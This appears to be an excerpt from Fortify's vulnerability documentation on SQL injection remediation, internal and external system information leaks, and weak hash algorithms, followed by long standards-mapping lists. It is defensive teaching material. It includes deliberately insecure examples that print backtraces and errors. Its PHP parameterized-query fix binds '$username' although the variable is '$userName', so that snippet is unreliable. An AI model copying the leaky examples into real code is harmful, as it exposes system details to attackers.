The root cause of a SQL injection vulnerability is the ability of an attacker to change context in the SQL query, causing a value that the programmer intended to be interpreted as data to be interpreted as a command instead. When a SQL query is constructed, the programmer knows what should be interpreted as part of the command and what should be interpreted as data. Parameterized SQL statements can enforce this behavior by disallowing data-directed context changes and preventing nearly all SQL injection attacks. Parameterized SQL statements are constructed using strings of regular SQL, but where user-supplied data needs to be included, they include bind parameters, which are placeholders for data that is subsequently inserted. In other words, bind parameters allow the programmer to explicitly specify to the database what should be treated as a command and what should be treated as data. When the program is ready to execute a statement, it specifies to the database the runtime values to use for each of the bind parameters without the risk that the data will be interpreted as a modification to the command.

When connecting to MySQL, the previous example can be rewritten to use parameterized SQL statements (instead of concatenating user supplied strings) as follows:

```
        ...
        $mysqli = new mysqli($host,$dbuser, $dbpass, $db);
        $userName = $_SESSION['userName'];
        $itemName = $_POST['itemName'];
        $query = "SELECT * FROM items WHERE owner = ? AND itemname = ?";
        $stmt = $mysqli->prepare($query);
        $stmt->bind_param('ss',$username,$itemName);
        $stmt->execute();
        ...
```

The MySQL Improved extension (mysqli) is available for PHP5 users of MySQL. Code that relies on a different database should check for similar extensions.

More complicated scenarios, often found in report generation code, require that user input affect the structure of the SQL

statement, for instance by adding a dynamic constraint in the `WHERE` clause. Do not use this requirement to justify concatenating user input to create a query string. Prevent SQL injection attacks where user input must affect command structure with a level of indirection: create a set of legitimate strings that correspond to different elements you might include in a SQL statement. When constructing a statement, use input from the user to select from this set of application-controlled values.

Tips

1. A common mistake is to use parameterized SQL statements that are constructed by concatenating user-controlled strings. Of course, this defeats the purpose of using parameterized SQL statements. If you are not certain that the strings used to form parameterized statements are constants controlled by the application, do not assume that they are safe because they are not being executed directly as SQL strings. Thoroughly investigate all uses of user-controlled strings in SQL statements and verify that none can be used to modify the meaning of the query.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] S. J. Friedl, SQL Injection Attacks by Example, http://www.unixwiz.net/techtips/sql-injection.html

[2] P. Litwin, Stop SQL Injection Attacks Before They Stop You, MSDN Magazine, 2004

[3] P. Finnigan, SQL Injection and Oracle, Part One, Security Focus, 2002, http://www.securityfocus.com/infocus/1644

[4] M. Howard, D. LeBlanc, Writing Secure Code, Second Edition, Microsoft Press, 2003

[5] Standards Mapping - Common Weakness Enumeration, CWE ID 89

[6] Standards Mapping - Common Weakness Enumeration Top 25 2019, [6] CWE ID 089

[7] Standards Mapping - Common Weakness Enumeration Top 25 2020, [6] CWE ID 089

[8] Standards Mapping - Common Weakness Enumeration Top 25 2021, [6] CWE ID 089

[9] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001310, CCI-002754

[10] Standards Mapping - FIPS200, SI

[11] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[12] Standards Mapping - MISRA C 2012, Rule 1.3

[13] Standards Mapping - MISRA C++ 2008, Rule 0-3-1

[14] Standards Mapping - NIST Special Publication 800-53 Revision 4, SI-10 Information Input Validation (P1)

[15] Standards Mapping - NIST Special Publication 800-53 Revision 5, SI-10 Information Input Validation

[16] Standards Mapping - OWASP Application Security Verification Standard 4.0, 5.3.4 Output Encoding and Injection Prevention Requirements (L1 L2 L3), 5.3.5 Output Encoding and Injection Prevention Requirements (L1 L2 L3)

[17] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M7 Client Side Injection

[18] Standards Mapping - OWASP Top 10 2004, A6 Injection Flaws

[19] Standards Mapping - OWASP Top 10 2007, A2 Injection Flaws

[20] Standards Mapping - OWASP Top 10 2010, A1 Injection

[21] Standards Mapping - OWASP Top 10 2013, A1 Injection

[22] Standards Mapping - OWASP Top 10 2017, A1 Injection

[23] Standards Mapping - OWASP Top 10 2021, A03 Injection

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.6

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.1, Requirement 6.5.2

[26] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.1

[27] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.1

[28] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.1

[29] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.1

[30] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.1

[31] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 4.2 - Critical Asset Protection

[32] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 4.2 - Critical Asset Protection, Control Objective B.3.1 - Terminal Software Attack Mitigation, Control Objective B.3.1.1 - Terminal Software Attack Mitigation

[33] Standards Mapping - SANS Top 25 2009, Insecure Interaction - CWE ID 089

[34] Standards Mapping - SANS Top 25 2010, Insecure Interaction - CWE ID 089

[35] Standards Mapping - SANS Top 25 2011, Insecure Interaction - CWE ID 089

[36] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[44] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[45] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[46] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002540 CAT I, APSC-DV-002560

CAT I

[47] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[48] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[49] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[50] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[51] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[52] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[53] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[54] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002540 CAT I, APSC-DV-002560 CAT I

[55] Standards Mapping - Web Application Security Consortium 24 + 2, SQL Injection

[56] Standards Mapping - Web Application Security Consortium Version 2.00, SQL Injection (WASC-19)

System Information Leak: External

Explanation

An external information leak occurs when system data or debugging information leaves the program to a remote machine via a socket or network connection.

Example 1: The following code writes an exception to the HTTP response:

```
<?php
    ...
    echo "Server error! Printing the backtrace";
    debug_print_backtrace();
    ...
?>
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. For example, with scripting mechanisms it is trivial to redirect output information from "Standard error" or "Standard output" into a file or another program. Alternatively, the system that the program runs on could have a remote logging mechanism such as a "syslog" server that sends the logs to a remote device. During development, you have no way of knowing where this information might end up being displayed.

In some cases, the error message provides the attacker with the precise type of attack to which the system is vulnerable. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In `Example 1`, the leaked information could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Recommendation

Write error messages with security in mind. In production environments, turn off detailed error information in favor of brief messages. Restrict the generation and storage of detailed output that can help administrators and programmers diagnose problems. Debug traces can sometimes appear in non-obvious places (embedded in comments in the HTML for an error page, for example).

Even brief error messages that do not reveal stack traces or database dumps can potentially aid an attacker. For example, an "Access Denied" message can reveal that a file or user exists on the system.

Tips

1. Do not rely on wrapper scripts, corporate IT policy, or quick-thinking system administrators to prevent system information leaks. Write software that is secure on its own.

2. This category of vulnerability does not apply to all types of programs. For example, if your application executes on a client machine where system information is already available to an attacker, or if you print system information only to a trusted log file, you can use Audit Guide to filter out this category from your scan results.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 215, CWE ID 489, CWE ID 497

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [4] CWE ID 200

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [7] CWE ID 200

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [20] CWE ID 200

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001312, CCI-001314, CCI-002420

[6] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[7] Standards Mapping - NIST Special Publication 800-53 Revision 4, AC-4 Information Flow Enforcement (P1)

[8] Standards Mapping - NIST Special Publication 800-53 Revision 5, AC-4 Information Flow Enforcement

[9] Standards Mapping - OWASP Application Security Verification Standard 4.0, 8.3.4 Sensitive Private Data (L1 L2 L3), 14.3.2 Unintended Security Disclosure Requirements (L1 L2 L3), 14.3.3 Unintended Security Disclosure Requirements (L1 L2 L3), 14.2.2 Dependency (L1 L2 L3)

[10] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[11] Standards Mapping - OWASP Top 10 2007, A6 Information Leakage and Improper Error Handling

[12] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.5.6

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.5

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.5

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.5

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.5

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.5

[19] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.6 - Sensitive Data Retention

[20] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.6 - Sensitive Data Retention

[21] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3620 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3620 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3620 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3620 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3620 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3620 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3620 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002480 CAT II, APSC-DV-002570

CAT II, APSC-DV-002580 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II, APSC-DV-002580 CAT II

[40] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[41] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

System Information Leak: Internal

Explanation

An internal information leak occurs when system data or debug information is sent to a local file, console, or screen via printing or logging.

Example 1: The following code writes an exception to the standard error stream:

```
var http = require('http');
...

http.request(options, function(res){
  ...
}).on('error', function(e){
  console.log('There was a problem with the request: ' + e);
});
...
```

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a user. In some cases, the error message provides the attacker with the precise type of attack to which the system is vulnerable. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In `Example 1`, the leaked information could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Recommendation

Write error messages with security in mind. In production environments, turn off detailed error information in favor of brief messages. Restrict the generation and storage of detailed output that can help administrators and programmers diagnose problems. Debug traces can sometimes appear in non-obvious places (embedded in comments in the HTML for an error page, for example).

Even brief error messages that do not reveal stack traces or database dumps can potentially aid an attacker. For example, an "Access Denied" message can reveal that a file or user exists on the system.

Tips

1. Do not rely on wrapper scripts, corporate IT policy, or quick-thinking system administrators to prevent system information leaks. Write software that is secure on its own.

2. This category of vulnerability does not apply to all types of programs. For example, if your application executes on a client machine where system information is already available to an attacker, or if you print system information only to a trusted log file, you can use Audit Guide to filter out this category from your scan results.

References

[1] Standards Mapping - Common Weakness Enumeration, CWE ID 497

[2] Standards Mapping - Common Weakness Enumeration Top 25 2019, [4] CWE ID 200

[3] Standards Mapping - Common Weakness Enumeration Top 25 2020, [7] CWE ID 200

[4] Standards Mapping - Common Weakness Enumeration Top 25 2021, [20] CWE ID 200

[5] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-001312, CCI-002420

[6] Standards Mapping - General Data Protection Regulation, Indirect Access to Sensitive Data

[7] Standards Mapping - NIST Special Publication 800-53 Revision 4, AC-4 Information Flow Enforcement (P1)

[8] Standards Mapping - NIST Special Publication 800-53 Revision 5, AC-4 Information Flow Enforcement

[9] Standards Mapping - OWASP Application Security Verification Standard 4.0, 8.3.2 Sensitive Private Data (L1 L2 L3), 8.3.4 Sensitive Private Data (L1 L2 L3), 14.3.3 Unintended Security Disclosure Requirements (L1 L2 L3)

[10] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M2 Insecure Data Storage

[11] Standards Mapping - OWASP Top 10 2007, A6 Information Leakage and Improper Error Handling

[12] Standards Mapping - OWASP Top 10 2021, A05 Security Misconfiguration

[13] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.5.6

[14] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.5

[15] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.5

[16] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.5

[17] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.5

[18] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.5

[19] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 3.6 - Sensitive Data Retention

[20] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 3.6 - Sensitive Data Retention

[21] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3620 CAT II

[22] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3620 CAT II

[23] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3620 CAT II

[24] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3620 CAT II

[25] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3620 CAT II

[26] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3620 CAT II

[27] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3620 CAT II

[28] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002480 CAT II, APSC-DV-002570 CAT II

[40] Standards Mapping - Web Application Security Consortium 24 + 2, Information Leakage

[41] Standards Mapping - Web Application Security Consortium Version 2.00, Information Leakage (WASC-13)

Weak Cryptographic Hash

Explanation

MD2, MD4, MD5, RIPEMD-160, and SHA-1 are popular cryptographic hash algorithms often used to verify the integrity of messages and other data. However, as recent cryptanalysis research has revealed fundamental weaknesses in these algorithms, they should no longer be used within security-critical contexts.

Effective techniques for breaking MD and RIPEMD hashes are widely available, so those algorithms should not be relied upon for security. In the case of SHA-1, current techniques still require a significant amount of computational power and are more difficult to implement. However, attackers have found the Achilles' heel for the algorithm, and techniques for breaking it will likely lead to the discovery of even faster attacks.

Recommendation

Discontinue the use of MD2, MD4, MD5, RIPEMD-160, and SHA-1 for data-verification in security-critical contexts. Currently, SHA-224, SHA-256, SHA-384, SHA-512, and SHA-3 are good alternatives. However, these variants of the Secure Hash Algorithm have not been scrutinized as closely as SHA-1, so be mindful of future research that might impact the security of these algorithms.

References

[1] Xiaoyun Wang, MD5 and MD4 Collision Generators, https://resources.bishopfox.com/resources/tools/other-free-tools/md4md5-collision-code/

[2] Xiaoyun Wang, Yiqun Lisa Yin, and Hongbo Yu, Finding Collisions in the Full SHA-1, http://people.csail.mit.edu/yiqun/SHA1AttackProceedingVersion.pdf

[3] Xiaoyun Wang and Hongbo Yu, How to Break MD5 and Other Hash Functions, https://link.springer.com/content/pdf/10.1007%2F11426639_2.pdf

[4] SDL Development Practices, Microsoft, https://download.microsoft.com/download/8/1/6/816C597A-5592-4867-A0A6-A0181703CD59/Microsoft_Press_eBook_TheSecurityDevelopmentLifecycle_PDF.pdf

[5] Standards Mapping - Common Weakness Enumeration, CWE ID 328

[6] Standards Mapping - DISA Control Correlation Identifier Version 2, CCI-002450

[7] Standards Mapping - FIPS200, MP

[8] Standards Mapping - General Data Protection Regulation, Insufficient Data Protection

[9] Standards Mapping - NIST Special Publication 800-53 Revision 4, SC-13 Cryptographic Protection (P1)

[10] Standards Mapping - NIST Special Publication 800-53 Revision 5, SC-13 Cryptographic Protection

[11] Standards Mapping - OWASP Application Security Verification Standard 4.0, 2.4.1 Credential Storage Requirements (L2 L3), 2.4.2 Credential Storage Requirements (L2 L3), 2.4.5 Credential Storage Requirements (L2 L3), 2.6.3 Look-up Secret Verifier Requirements (L2 L3), 2.8.3 Single or Multi Factor One Time Verifier Requirements (L2 L3), 2.9.3 Cryptographic Software and Devices Verifier Requirements (L2 L3), 6.2.1 Algorithms (L1 L2 L3), 6.2.2 Algorithms (L2 L3), 6.2.3 Algorithms (L2 L3), 6.2.4 Algorithms (L2 L3), 6.2.5 Algorithms (L2 L3), 6.2.6 Algorithms (L2 L3), 6.2.7 Algorithms (L3), 8.3.7 Sensitive Private Data (L2 L3), 9.1.2 Communications Security Requirements (L1 L2 L3), 9.1.3 Communications Security Requirements (L1 L2 L3)

[12] Standards Mapping - OWASP Mobile Top 10 Risks 2014, M6 Broken Cryptography

[13] Standards Mapping - OWASP Top 10 2004, A8 Insecure Storage

[14] Standards Mapping - OWASP Top 10 2007, A8 Insecure Cryptographic Storage

[15] Standards Mapping - OWASP Top 10 2010, A7 Insecure Cryptographic Storage

[16] Standards Mapping - OWASP Top 10 2013, A6 Sensitive Data Exposure

[17] Standards Mapping - OWASP Top 10 2017, A3 Sensitive Data Exposure

[18] Standards Mapping - OWASP Top 10 2021, A02 Cryptographic Failures

[19] Standards Mapping - Payment Card Industry Data Security Standard Version 1.1, Requirement 6.5.8

[20] Standards Mapping - Payment Card Industry Data Security Standard Version 1.2, Requirement 6.3.1.3, Requirement 6.5.8

[21] Standards Mapping - Payment Card Industry Data Security Standard Version 2.0, Requirement 6.5.3

[22] Standards Mapping - Payment Card Industry Data Security Standard Version 3.0, Requirement 6.5.3

[23] Standards Mapping - Payment Card Industry Data Security Standard Version 3.1, Requirement 6.5.3, Requirement 4.1

[24] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2, Requirement 6.5.3, Requirement 4.1

[25] Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1, Requirement 6.5.3, Requirement 4.1

[26] Standards Mapping - Payment Card Industry Software Security Framework 1.0, Control Objective 7.1 - Use of Cryptography, Control Objective 7.4 - Use of Cryptography

[27] Standards Mapping - Payment Card Industry Software Security Framework 1.1, Control Objective 7.1 - Use of Cryptography, Control Objective 7.4 - Use of Cryptography, Control Objective B.2.3 - Terminal Software Design

[28] Standards Mapping - Security Technical Implementation Guide Version 3.1, APP3150.1 CAT II

[29] Standards Mapping - Security Technical Implementation Guide Version 3.10, APP3150.1 CAT II

[30] Standards Mapping - Security Technical Implementation Guide Version 3.4, APP3150.1 CAT II

[31] Standards Mapping - Security Technical Implementation Guide Version 3.5, APP3150.1 CAT II

[32] Standards Mapping - Security Technical Implementation Guide Version 3.6, APP3150.1 CAT II

[33] Standards Mapping - Security Technical Implementation Guide Version 3.7, APP3150.1 CAT II

[34] Standards Mapping - Security Technical Implementation Guide Version 3.9, APP3150.1 CAT II

[35] Standards Mapping - Security Technical Implementation Guide Version 4.1, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[36] Standards Mapping - Security Technical Implementation Guide Version 4.10, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[37] Standards Mapping - Security Technical Implementation Guide Version 4.11, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[38] Standards Mapping - Security Technical Implementation Guide Version 4.2, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[39] Standards Mapping - Security Technical Implementation Guide Version 4.3, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[40] Standards Mapping - Security Technical Implementation Guide Version 4.4, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[41] Standards Mapping - Security Technical Implementation Guide Version 4.5, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[42] Standards Mapping - Security Technical Implementation Guide Version 4.6, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[43] Standards Mapping - Security Technical Implementation Guide Version 4.7, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[44] Standards Mapping - Security Technical Implementation Guide Version 4.8, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[45] Standards Mapping - Security Technical Implementation Guide Version 4.9, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II

[46] Standards Mapping - Security Technical Implementation Guide Version 5.1, APSC-DV-002010 CAT II, APSC-DV-002020 CAT II, APSC-DV-002030 CAT II